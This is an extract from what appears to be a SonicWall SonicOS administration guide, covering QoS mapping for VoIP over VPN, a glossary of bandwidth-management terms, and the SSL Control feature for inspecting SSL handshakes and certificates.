	Source	Lan Subnets	Remote Site 1 Subnets
	Destination	Remote Site 1 Subnets	Lan Subnets
	Users Allowed	All	All
	Schedule	Always on	Always on
	Enable Logging	Enabled	Enabled
	Allow Fragmented Packets	Enabled	Enabled
Qos	DSCP Marking Action	Map	Map
	Allow 802.1p Marking to override DSCP values	Enabled	Enabled
	802.1p Marking Action	Map	Map

VoIP traffic (as defined by the Service Group) arriving from **Remote Site 1 Subnets** across the VPN destined to **LAN Subnets** on the LAN zone at the Main Site would hit the Access Rule for inbound VoIP calls. Traffic arriving at the VPN zone will not have any 802.1p tags, only DSCP tags.

- Traffic exiting the tunnel containing a DSCP tag (for example, CoS = 48) would have the DSCP value preserved. Before the packet is delivered to the destination on the LAN, it will also be 802.1p tagged according to the **QoS Mapping** settings (for example, CoS = 6) by the SonicWall at the Main Site.
- Assuming returned traffic has been 802.1p tagged (for example, CoS = 6) by the VoIP phone receiving the call at the Main Site, the return traffic will be DSCP tagged according to the conversion map (CoS = 48) on both the inner and outer packet sent back across the VPN.
- Assuming returned traffic has been DSCP tagged (for example, CoS = 48) by the VoIP phone receiving the call at the Main Site, the return traffic will have the DSCP tag preserved on both the inner and outer packet sent back across the VPN.
- Assuming returned traffic has been both 802.1p tagged (for example, CoS = 6) and DSCP tagged (for example, CoS = 14) by the VoIP phone receiving the call at the Main Site, the return traffic will be DSCP tagged according to the conversion map (CoS = 48) on both the inner and outer packet sent back across the VPN.

Glossary

- **802.1p** – IEEE 802.1p is a Layer 2 (MAC layer) Class of Service mechanism that tags packets by using 3 priority bits (for a total of 8 priority levels) within the additional 16-bits of an 802.1q header. 802.1p processing requires compatible equipment for tag generation, recognition and processing, and should only be employed on compatible networks. 802.1p is supported on SonicWall NSA platforms.
- **Bandwidth Management (BWM)** – Refers to any of a variety of algorithms or methods used to shape traffic or police traffic. Shaping often refers to the management of outbound traffic, while policing often refers to the management of inbound traffic (also known as admission control). There are many different methods of bandwidth management, including various queuing and discarding techniques, each with their own design strengths. SonicWall employs a Token Based Class Based Queuing method for inbound and outbound BWM, as well as a discard mechanism for certain types of inbound traffic.

- **Class of Service (CoS)** – A designator or identifier, such as a layer 2 or layer 3 tag, that is applied to traffic after classification. CoS information will be used by the Quality of Service (QoS) system to differentiate between the classes of traffic on the network, and to provide special handling (for example, prioritized queuing, low latency) as defined by the QoS system administrator.
- **Classification** – The act of identifying (or differentiating) certain types (or classes) of traffic. Within the context of QoS, this is performed for the sake of providing customized handling, typically prioritization or de-prioritization, based on the traffic's sensitivity to delay, latency, or packet loss. Classification within SonicOS Enhanced uses Access Rules, and can occur based on any or all of the following elements: source zone, destination zone, source address object, destination address object, service object, schedule object.
- **Code Point** – A value that is marked (or tagged) into the DSCP portion of an IP packet by a host or by an intermediate network device. There are currently 64 Code Points available, from 0 to 63, used to define the ascending prioritized class of the tagged traffic.
- **Conditioning** – A broad term used to describe a plurality of methods of providing Quality of Service to network traffic, including but not limited to discarding, queuing, policing, and shaping.
- **DiffServ** – Differentiated Services. A standard for differentiating between different types or classes of traffic on an IP network for the purpose of providing tailored handling to the traffic based on its requirements. DiffServ primarily depends upon Code Point values marked in the ToS header of an IP packet to differentiate between different classes of traffic. DiffServ service levels are executed on a Per Hop Basis at each router (or other DiffServ enabled network device) through which the marked traffic passes. DiffServ Service levels currently include at a minimum **Default**, **Assured Forwarding**, and **Expedited Forwarding**. DiffServ is supported on SonicWall NSA platforms. Refer to the DSCP Marking on page 995 for more information.
- **Discarding** – A congestion avoidance mechanism that is employed by QoS systems in an attempt to predict when congestion might occur on a network, and to prevent the congestion by dropping over-limit traffic. Discarding can also be thought of as a queue management algorithm, since it attempts to avoid situations of full queues. Advanced discard mechanisms will abide by CoS markings so as to avoid dropping sensitive traffic. Common methods are:
    - **Tail Drop** – An indiscriminate method of dealing with a full queue wherein the last packets into the queue are dropped, regardless of their CoS marking.
    - **Random Early Detection (RED)** – RED monitors the status of queues to try to anticipate when a queue is about to become full. It then randomly discards packets in a staggered fashion to help minimize the potential of Global Synchronization. Basic implementations of RED, like Tail Drop, do not consider CoS markings.
    - **Weighted Random Early Detection (WRED)** – An implementation of RED that factors DSCP markings into its discard decision process.
- **DSCP** – (Differentiate Services Code Points) – The repurposing of the ToS field of an IP header as described by RFC2747. DSCP uses 64 Code Point values to enable DiffServ (Differentiated Services). By marking traffic according to its class, each packet can be treated appropriately at every hop along the network.
- **Global Synchronization** – A potential side effect of discarding, the congestion avoidance method designed to deal with full queues. Global Synchronization occurs when multiple TCP flows through a congested link are dropped at the same time (as can occur in Tail Drop). When the native TCP slow-start mechanism commences with near simultaneity for each of these flows, the flows will again flood the link. This leads to cyclical waves of congestion and under-utilization.
- **Guaranteed Bandwidth** – A declared percentage of the total available bandwidth on an interface which will always be granted to a certain class of traffic. Applicable to both inbound and outbound BWM. The total Guaranteed Bandwidth across all BWM rules cannot exceed 100% of the total available bandwidth. SonicOS Enhanced 5.0 and higher enhances the Bandwidth Management feature to provide rate limiting functionality. You can now create traffic policies that specify maximum rates for Layer 2, 3, or 4 network

traffic. This enables bandwidth management in cases where the primary WAN link fails over to a secondary connection that cannot handle as much traffic. The Guaranteed Bandwidth can also be set to 0%.

- **Inbound (Ingress or IBWM)** – The ability to shape the rate at which traffic enters a particular interface. For TCP traffic, actual shaping can occur where the rate of the ingress flow can be adjusted by delaying egress acknowledgements (ACKs) causing the sender to slow its rate. For UDP traffic, a discard mechanism is used since UDP has no native feedback controls.
- **IntServ** – Integrated Services, as defined by RFC1633. An alternative CoS system to DiffServ, IntServ differs fundamentally from DiffServ in that it has each device request (or reserve) its network requirements before it sends its traffic. This requires that each hop on the network be IntServ aware, and it also requires each hop to maintain state information for every flow. IntServ is not supported by SonicOS. The most common implementation of IntServ is RSVP.
- **Maximum Bandwidth** – A declared percentage of the total available bandwidth on an interface defining the maximum bandwidth to be allowed to a certain class of traffic. Applicable to both inbound and outbound BWM. Used as a throttling mechanism to specify a bandwidth rate limit. The Bandwidth Management feature is enhanced to provide rate limiting functionality. You can now create traffic policies that specify maximum rates for Layer 2, 3, or 4 network traffic. This enables bandwidth management in cases where the primary WAN link fails over to a secondary connection that cannot handle as much traffic.The Maximum Bandwidth can be set to 0%, which will prevent all traffic.
- **Outbound (Egress or OBWM)** – Conditioning the rate at which traffic is sent out an interface. Outbound BWM uses a credit (or token) based queuing system with eight priority queues to service different types of traffic, as classified by Access Rules.
- **Priority** – An additional dimension used in the classification of traffic. SonicOS uses eight priority (0 = realtime, 7 = lowest) to comprise the queue structure used for BWM. Queues are serviced in the order of their priority.
- **Mapping** – With regard to SonicOS' implementation of QoS, the practice of converting layer 2 CoS tags (802.1p) to layer 3 CoS tags (DSCP) and back again for the purpose as preserving the 802.1p tags across network links that do not support 802.1p tagging. The map correspondence is fully user-definable, and the act of mapping is controlled by Access Rules. Mapping is supported on SonicWall NSA platforms.
- **Marking** – Also known as **tagging** or **coloring** – The act of applying layer 2 (802.1p) or layer 3 (DSCP) information to a packet for the purpose of differentiation, so that it can be properly classified (recognized) and prioritized by network devices along the path to its destination. Marking is supported on SonicWall NSA platforms.
- **MPLS** - Multi Protocol Label Switching. A term that comes up frequently in the area of QoS, but which is natively unsupported by most customer premise IP networking devices, including SonicWall appliances. MPLS is a carrier-class network service that attempts to enhance the IP network experience by adding the concept connection-oriented paths (Label Switch Paths – LSPs) along the network. When a packet leaves a customer premise network, it is tagged by a Label Edge Router (LER) so that the label can be used to determine the LSP. The MPLS tag itself resides between layer 2 and layer 3, imparting upon MPLS characteristics of both network layers. MPLS is becoming quite popular for VPNs, offering both layer 2 and layer 3 VPN services, but remains interoperable with existing IPsec VPN implementation. MPLS is also very well known for its QoS capabilities, and interoperates well with conventional DSCP marking.
- **Per Hop Behavior (PHB)** – The handling that will be applied to a packet by each DiffServ capable router it traverses, based upon the DSCP classification of the packet. The behavior can be among such actions as discard, re-mark (re-classify), best-effort, assured forwarding, or expedited forwarding.
- **Policing** – A facility of traffic conditioning that attempts to control the rate of traffic into or out of a network link. Policing methods range from indiscriminate packet discarding to algorithmic shaping, to various queuing disciplines.
- **Queuing** – To effectively make use of a link's available bandwidth, queues are commonly employed to sort and separately manage traffic after it has been classified. Queues are then managed using a variety

of methods and algorithms to ensure that the higher priority queues always have room to receive more traffic, and that they can be serviced (de-queued or processed) before lower priority queues. Some common queue disciplines include:

  - **FIFO** – First In First Out. A very simple, undiscriminating queue where the first packet in is the first packet to be processed.
  - **Class Based Queuing (CBQ)** – A queuing discipline that takes into account the CoS of a packet, ensuring that higher priority traffic is treated preferentially.
  - **Weighted Fair Queuing (WFQ)** – A discipline that attempts to service queues using a simple formula based upon the packets' IP precedence and the total number of flows. WFQ has a tendency to become imbalanced when there is a disproportionately large number of high-priority flows to be serviced, often having the opposite of the desired effect.
  - **Token Based CBQ** – An enhancement to CBQ that employs a token, or a credit-based system that helps to smooth or normalize link utilization, avoiding burstiness as well as under-utilization. Employed by SonicOS'S BWM.

- **RSVP** – Resource Reservation Protocol. An IntServ signaling protocol employed by some applications where the anticipated need for network behavior (for example, delay and bandwidth) is requested so that it can be reserved along the network path. Setting up this Reservation Path requires that each hop along the way be RSVP capable, and that each agrees to reserve the requested resources. This system of QoS is comparatively resource intensive, since it requires each hop to maintain state on existing flows. Although IntServ's RSVP is quite different from DiffServ's DSCP, the two can interoperate. RSVP is not supported by SonicOS.
- **Shaping** – An attempt by a QoS system to modify the rate of traffic flow, usually by employing some feedback mechanism to the sender. The most common example of this is TCP rate manipulation, where acknowledgements (ACKs) sent back to a TCP sender are queued and delayed so as to increase the calculated round-trip time (RTT), leveraging the inherent behavior of TCP to force the sender to slow the rate at which it sends data.
- **Type of Service (ToS)** – A field within the IP header wherein CoS information can be specified. Historically used, albeit somewhat rarely, in conjunction with IP precedence bits to define CoS. The ToS field is now rather commonly used by DiffServ's code point values.

Bandwidth Management

For information on Bandwidth Management (BWM), see Bandwidth Management Overview.

79

Configuring SSL Control


Firewall Settings > SSL Control

This chapter describes how to plan, design, implement, and maintain the SSL Control feature.

Overview of SSL Control

SonicOS Enhanced firmware versions 4.0 and higher include SSL Control, a system for providing visibility into the handshake of SSL sessions, and a method for constructing policies to control the establishment of SSL connections. SSL (Secure Sockets Layer) is the dominant standard for the encryption of TCP based network communications, with its most common and well-known application being HTTPS (HTTP over SSL). SSL provides digital certificate-based endpoint identification, and cryptographic and digest-based confidentiality to network communications.

SSL Control Network Communication



An effect of the security provided by SSL is the obscuration of all payload, including the URL (Uniform Resource Locator, for example, https://www.MySonicWall.com) being requested by a client when establishing an HTTPS session. This is due to the fact that HTTP is transported within the encrypted SSL tunnel when using HTTPS. It is not until the SSL session is established (step 14, figure 1) that the actual target resource (www.MySonicWall.com) is requested by the client, but since the SSL session is already established, no inspection of the session data by the firewall or any other intermediate device is possible. As a result, URL based content filtering systems cannot consider the request to determine permissibility in any way other than by IP address.

While IP address based filtering does not work well for unencrypted HTTP because of the efficiency and popularity of Host-header based virtual hosting (defined in Key Concepts below), IP filtering can work effectively for HTTPS due to the rarity of Host-header based HTTPS sites. But this trust relies on the integrity of the HTTPS server operator, and assumes that SSL is not being used for deceptive purposes.

For the most part, SSL is employed legitimately, being used to secure sensitive communications, such as online shopping or banking, or any session where there is an exchange of personal or valuable information. The ever decreasing cost and complexity of SSL, however, has also spurred the growth of more dubious applications of SSL, designed primarily for the purposes of obfuscation or concealment rather than security.

An increasingly common camouflage is the use of SSL encrypted Web-based proxy servers for the purpose of hiding browsing details, and bypassing content filters. While it is simple to block well known HTTPS proxy services of this sort by their IP address, it is virtually impossible to block the thousands of privately-hosted proxy servers that are readily available through a simple Web-search. The challenge is not the ever-increasing number of such services, but rather their unpredictable nature. Since these services are often hosted on home networks using dynamically addressed DSL and cable modem connections, the targets are constantly moving. Trying to block an unknown SSL target would require blocking all SSL traffic, which is practically infeasible.

SSL Control provides a number of methods to address this challenge by arming the security administrator with the ability to dissect and apply policy based controls to SSL session establishment. While the current implementation does not decode the SSL application data, it does allow for gateway-based identification and disallowance of suspicious SSL traffic.

Topics:

Key Features of SSL Control

SSL Control: Features and Benefits

Feature	Benefit
Common-Name based White and Black Lists	The administrator can define lists of explicitly allowed or denied certificate subject common names (described in Key Concepts). Entries will be matched on substrings, for example, a blacklist entry for “prox” will match “www.megaproxy.com”, “www.proxify.com” and “proxify.net”. This allows the administrator to easily block all SSL exchanges employing certificates issued to subjects with potentially objectionable names. Inversely, the administrator can easily authorize all certificates within an organization by whitelisting a common substring for the organization. Each list can contain up to 1,024 entries. Since the evaluation is performed on the subject common-name embedded in the certificate, even if the client attempts to conceal access to these sites by using an alternative hostname or even an IP address, the subject will always be detected in the certificate, and policy will be applied.
Self-Signed Certificate Control	It is common practice for legitimate sites secured by SSL to use certificates issued by well-known certificate authorities, as this is the foundation of trust within SSL. It is almost equally common for network appliances secured by SSL (such as SonicWall security appliances) to use self-signed certificates for their default method of security. So while self-signed certificates in closed-environments are not suspicious, the use of self-signed certificates by publicly or commercially available sites is. A public site using a self-signed certificate is often an indication that SSL is being used strictly for encryption rather than for trust and identification. While not absolutely incriminating, this sometimes suggests that concealment is the goal, as is commonly the case for SSL encrypted proxy sites. The ability to set a policy to block self-signed certificates allows security administrators to protect against this potential exposure. To prevent discontinuity of communications to known/trusted SSL sites using self-signed certificates, the whitelist feature can be used for explicit allowance.

SSL Control: Features and Benefits


Feature	Benefit
Untrusted Certificate Authority Control	Like the use of self-signed certificates, encountering a certificate issued by an untrusted CA is not an absolute indication of disreputable obscuration, but it does suggest questionable trust. SSL Control can compare the issuer of the certificate in SSL exchanges against the certificates in the SonicWall's certificate store. The certificate store contains approximately 100 well-known CA certificates, exactly like today's Web-browsers. If SSL Control encounters a certificate that was issued by a CA not in its certificate store, it can disallow the SSL connection. For organizations running their own private certificate authorities, the private CA certificate can easily be imported into the SonicWall's certificate store to recognize the private CA as trusted. The store can hold up to 256 certificates.
SSL version, Cipher Strength, and Certificate Validity Control	SSL Control provides additional management of SSL sessions based on characteristics of the negotiation, including the ability to disallow the potentially exploitable SSLv2, the ability to disallow weak encryption (ciphers less than 64 bits), and the ability to disallow SSL negotiations where a certificate's date ranges are invalid. This enables the administrator to create a rigidly secure environment for network users, eliminating exposure to risk through unseen cryptographic weaknesses, or through disregard for or misunderstanding of security warnings.
Zone-Based Application	SSL Control is applied at the zone level, allowing the administrator to enforce SSL policy on the network. When SSL Control is enabled on the zone, the SonicWall looks for Client Hellos sent from clients on that zone through the SonicWall will trigger inspection. The SonicWall then looks for the Server Hello and Certificate that is sent in response for evaluation against the configured policy. Enabling SSL Control on the LAN zone, for example, will inspect all SSL traffic initiated by clients on the LAN to any destination zone.
Configurable Actions and Event Notifications	When SSL Control detects a policy violation, it can log the event and block the connection, or it can simply log the event while allowing the connection to proceed.

Key Concepts to SSL Control

- **SSL**- Secure Sockets Layer (SSL) is a network security mechanism introduced by Netscape in 1995. SSL was designed "to provide privacy between two communicating applications (a client and a server) and also to authenticate the server, and optionally the client." SSLs most popular application is HTTPS, designated by a URL beginning with https:// rather than simply http://, and it is recognized as the standard method of encrypting Web traffic on the Internet. An SSL HTTP transfer typically uses TCP port 443, whereas a regular HTTP transfer uses TCP port 80. Although HTTPS is what SSL is best known for, SSL is not limited to securing HTTP, but can also be used to secure other TCP protocols such as SMTP, POP3, IMAP, and LDAP.

SSL session establishment occurs as follows:

SSL Session Establishment Communication



- **SSLv2** – The earliest version of SSL still in common use. SSLv2 was found to have a number of weaknesses, limitations, and theoretical deficiencies (comparatively noted in the SSLv3 entry), and is looked upon with scorn, disdain, and righteous indignation by security purists.
- **SSLv3** – SSLv3 was designed to maintain backward compatibility with SSLv2, while adding the following enhancements:
  - Alternate key exchange methods, including Diffie-Hellman.
  - Hardware token support for both key exchange and bulk encryption.
  - SHA, DSS, and Fortezza support.
  - Out-of-Band data transfer.
  - TLS – Transport Layer Security (version 1.0), also known as SSLv3.1, is very similar to SSLv3, but improves upon SSLv3 in the following ways:

Differences between SSL and TLS

SSL	TLS
Uses a preliminary HMAC algorithm	Uses HMAC as described in RFC 2104
Does not apply MAC to version info	Applies MAC to version info
Does not specify a padding value	Initializes padding to a specific value
Limited set of alerts and warning	Detailed Alert and Warning messages

- **MAC** – A MAC (Message Authentication Code) is calculated by applying an algorithm (such as MD5 or SHA1) to data. The MAC is a message digest, or a one-way hash code that is fairly easy to compute, but which is virtually irreversible. In other words, with the MAC alone, it would be theoretically impossible to

determine the message upon which the digest was based. It is equally difficult to find two different messages that would result in the same MAC. If the receiver's MAC calculation matches the sender's MAC calculation on a given piece of data, the receiver is assured that the data has not been altered in transit.

- **Client Hello** – The first message sent by the client to the server following TCP session establishment. This message starts the SSL session, and consists of the following components:
    - **Version** – The version of SSL that the client wishes to use in communications. This is usually the most recent version of SSL supported by the client.
    - **Random** – A 32-bit timestamp coupled with a 28 byte random structure.
    - **Session ID** – This can either be empty if no Session ID data exists (essentially requesting a new session) or can reference a previously issued Session ID.
    - **Cipher Suites** – A list of the cryptographic algorithms, in preferential order, supported by the clients.
    - **Compression Methods** – A list of the compression methods supported by the client (typically null).
- **Server Hello** – The SSL server's response to the Client Hello. It is this portion of the SSL exchange that SSL Control inspects. The Server Hello contains the version of SSL negotiated in the session, along with cipher, session ID and certificate information. The actual X.509 server certificate itself, although a separate step of the SSL exchange, usually begins (and often ends) in the same packet as the Server Hello.
- **Certificates** - X.509 certificates are unalterable digital stamps of approval for electronic security. There are four main characteristics of certificates:
    - Identify the subject of a certificate by a common name or distinguished name (CN or DN).
    - Contain the public key that can be used to encrypt and decrypt messages between parties
    - Provide a digital signature from the trusted organization (Certificate Authority) that issued the certificate.
    - Indicate the valid date range of the certificate
- **Subject** – The guarantee of a certificate identified by a common name (CN). When a client browses to an SSL site, such as https://www.MySonicWall.com, the server sends its certificate which is then evaluated by the client. The client checks that the certificate's dates are valid, that is was issued by a trusted CA, and that the subject CN matches the requested host name (that is, they are both "`www.MySonicWall.com`"). Although a subject CN mismatch elicits a browser alert, it is not always a sure sign of deception. For example, if a client browses to `https://MySonicWall.com`, which resolves to the same IP address as `www.MySonicWall.com`, the server will present its certificate bearing the subject CN of `www.MySonicWall.com`. An alert will be presented to the client, despite the total legitimacy of the connection.
- **Certificate Authority (CA**) - A Certificate Authority (CA) is a trusted entity that has the ability to sign certificates intended, primarily, to validate the identity of the certificate's subject. Well-known certificate authorities include VeriSign, Thawte, Equifax, and Digital Signature Trust. In general, for a CA to be trusted within the SSL framework, its certificate must be stored within a trusted store, such as that employed by most Web-browsers, operating systems and run-time environments. The SonicOS trusted store is accessible from the **System > Certificates** page. The CA model is built on associative trust, where the client trusts a CA (by having the CA's certificate in its trusted store), the CA trusts a subject (by having issued the subject a certificate), and therefore the client can trust the subject.
- **Untrusted CA** – An untrusted CA is a CA that is not contained in the trusted store of the client. In the case of SSL Control, an untrusted CA is any CA whose certificate is not present in **System > Certificates**.
- **Self-Signed Certificates** – Any certificate where the issuer's common-name and the subject's common-name are the same, indicating that the certificate was self-signed.

- **Virtual Hosting** – A method employed by Web servers to host more than one website on a single server. A common implementation of virtual hosting is name-based (Host-header) virtual hosting, which allows for a single IP address to host multiple websites. With Host-header virtual hosting, the server determines the requested site by evaluating the "Host:" header sent by the client. For example, both `www.website1.com` and `www.website2.com` might resolve to `64.41.140.173`. If the client sends a "GET /" along with `Host: www.website1.com`, the server can return content corresponding to that site.

  Host-header virtual hosting is generally not employed in HTTPS because the host header cannot be read until the SSL connection is established, but the SSL connection cannot be established until the server sends its Certificate. Since the server cannot determine which site the client will request (all that is known during the SSL handshake is the IP address) it cannot determine the appropriate certificate to send. While sending any certificate might allow the SSL handshake to commence, a certificate name (subject) mismatch will trigger a browser alert.

- **Weak Ciphers** – Relatively weak symmetric cryptography ciphers. Ciphers are classified as weak when they are less than 64 bits. For the most part, export ciphers are weak ciphers. Common Weak Ciphers lists common weak ciphers.

Common Weak Ciphers

Cipher	Encryption	Occurs In
EXP1024-DHE-DSS-DES-CBC-SHA	DES (56)	SSLv3, TLS (export)
EXP1024-DES-CBC-SHA	DES (56)	SSLv3, TLS (export)
EXP1024-RC2-CBC-MD5	RC2 (56)	SSLv3, TLS (export)
EDH-RSA-DES-CBC-SHA	DES (56)	SSLv3, TLS
EDH-DSS-DES-CBC-SHA	DES (56)	SSLv3, TLS
DES-CBC-SHA	DES (56)	SSLv2, SSLv3, TLS
EXP1024-DHE-DSS-RC4-SHA	RC4 (56)	SSLv3, TLS (export)
EXP1024-RC4-SHA	RC4 (56)	SSLv3, TLS (export)
EXP1024-RC4-MD5	RC4 (56)	SSLv3, TLS (export)
EXP-EDH-RSA-DES-CBC-SHA	DES (40)	SSLv3, TLS (export)
EXP-EDH-DSS-DES-CBC-SHA	DES (40)	SSLv3, TLS (export)
EXP-DES-CBC-SHA	DES (40)	SSLv3, TLS (export)
EXP-RC2-CBC-MD5	RC2 (40)	SSLv2, SSLv3, TLS (export)
EXP-RC4-MD5	RC4 (40)	SSLv2, SSLv3, TLS (export)

Caveats and Advisories

1 Self-signed and Untrusted CA enforcement – If enforcing either of these two options, it is strongly advised that you add the common names of any SSL secured network appliances within your organization to the whitelist to ensure that connectivity to these devices is not interrupted. For example, the default subject name of SonicWall network security appliances is `192.168.168.168`, and the default common name of *SonicOS 5.9 Administration Guide* SSL VPN appliances is `192.168.200.1`.

2 If your organization employs its own private Certificate Authority (CA), it is strongly advised that you import your private CA's certificate into the **System > Certificates** store, particularly if you will be enforcing blocking of certificates issued by untrusted CAs. For more information on this process, see Managing Certificates.

3 SSL Control inspection is currently only performed on TCP port 443 traffic. SSL negotiations occurring on non-standard ports will not be inspected at this time.

4 **Server Hello fragmentation** – In some rare instances, an SSL server will fragment the Server Hello. If this occurs, the current implementation of SSL Control will not decode the Server Hello. SSL Control policies will not be applied to the SSL session, and the SSL session will be allowed.

5 **Session termination handling** – When SSL Control detects a policy violation and terminates an SSL session, it will simply terminate the session at the TCP layer. Because the SSL session is in an embryonic state at this point, it is not currently possible to redirect the client, or to provide any kind of informational notification of termination to the client.

6 **Whitelist precedence** – The whitelist takes precedence over all other SSL Control elements. Any SSL server certificate which matches an entry in the whitelist will allow the SSL session to proceed, even if other elements of the SSL session are in violation of the configured policy. This is by design.

7 SonicOS Enhanced 5.0 increased the number of pre-installed (well-known) CA certificates from 8 to 93. The resulting repository is very similar to what can be found in most Web-browsers. Other certificate related changes:


   a The maximum number of CA certificates was raised from 6 to 256.

   b The maximum size of an individual certificate was raised from 2,048 to 4,096.

   c The maximum number of entries in the whitelist and blacklist is 1,024 each.

SSL Control Configuration

SSL Control is located under **Firewall Settings > SSL Control**. SSL Control has a global setting, as well as a per-zone setting. By default, SSL Control is not enabled at the global or zone level. The individual page controls are as follows (refer to Key Concepts to SSL Control for more information on terms used below).



- **Enable SSL Control** – The global setting for SSL Control. This must be enabled for SSL Control applied to zones to be effective.
- **Log the event** – If an SSL policy violation, as defined within the Configuration section below, is detected, the event will be logged, but the SSL connection will be allowed to continue.
- **Block the connection and log the event** – In the event of a policy violation, the connection will be blocked and the event will be logged.
- **Enable Blacklist** – Controls detection of the entries in the blacklist, as configured in the Configure Lists section below.

- **Enable Whitelist** – Controls detection of the entries in the whitelist, as configured in the Configure Lists section below. Whitelisted entries will take precedence over all other SSL control settings.
- **Detect Expired Certificates** – Controls detection of certificates whose start date is before the current system time, or whose end date is beyond the current system time. Date validation depends on the SonicWall's System Time. Make sure your System Time is set correctly, preferably synchronized with NTP, on the **System > Time** page.
- **Detect SSLv2** – Controls detection of SSLv2 exchanges. SSLv2 is known to be susceptible to cipher downgrade attacks because it does not perform integrity checking on the handshake. Best practices recommend using SSLv3 or TLS in its place.
- **Detect Self-signed certificates** – Controls the detection of certificates where both the issuer and the subject have the same common name.
- **Detect Certificates signed by an Untrusted CA** – Controls the detection of certificates where the issuer's certificate is not in the SonicWall's **System > Certificates** trusted store.
- **Detect Weak Ciphers (<64 bits)** – Controls the detection of SSL sessions negotiated with symmetric ciphers less than 64 bits, commonly indicating export cipher usage.
- **Detect MD5 Digest** – Controls the detection of certificates that were created using an MD5 Hash.
- **Configure Blacklist and Whitelist** – Allows the administrator to define strings for matching common names in SSL certificates. Entries are case-insensitive, and will be used in pattern-matching fashion, for example:

SSL certificate Pattern Matching

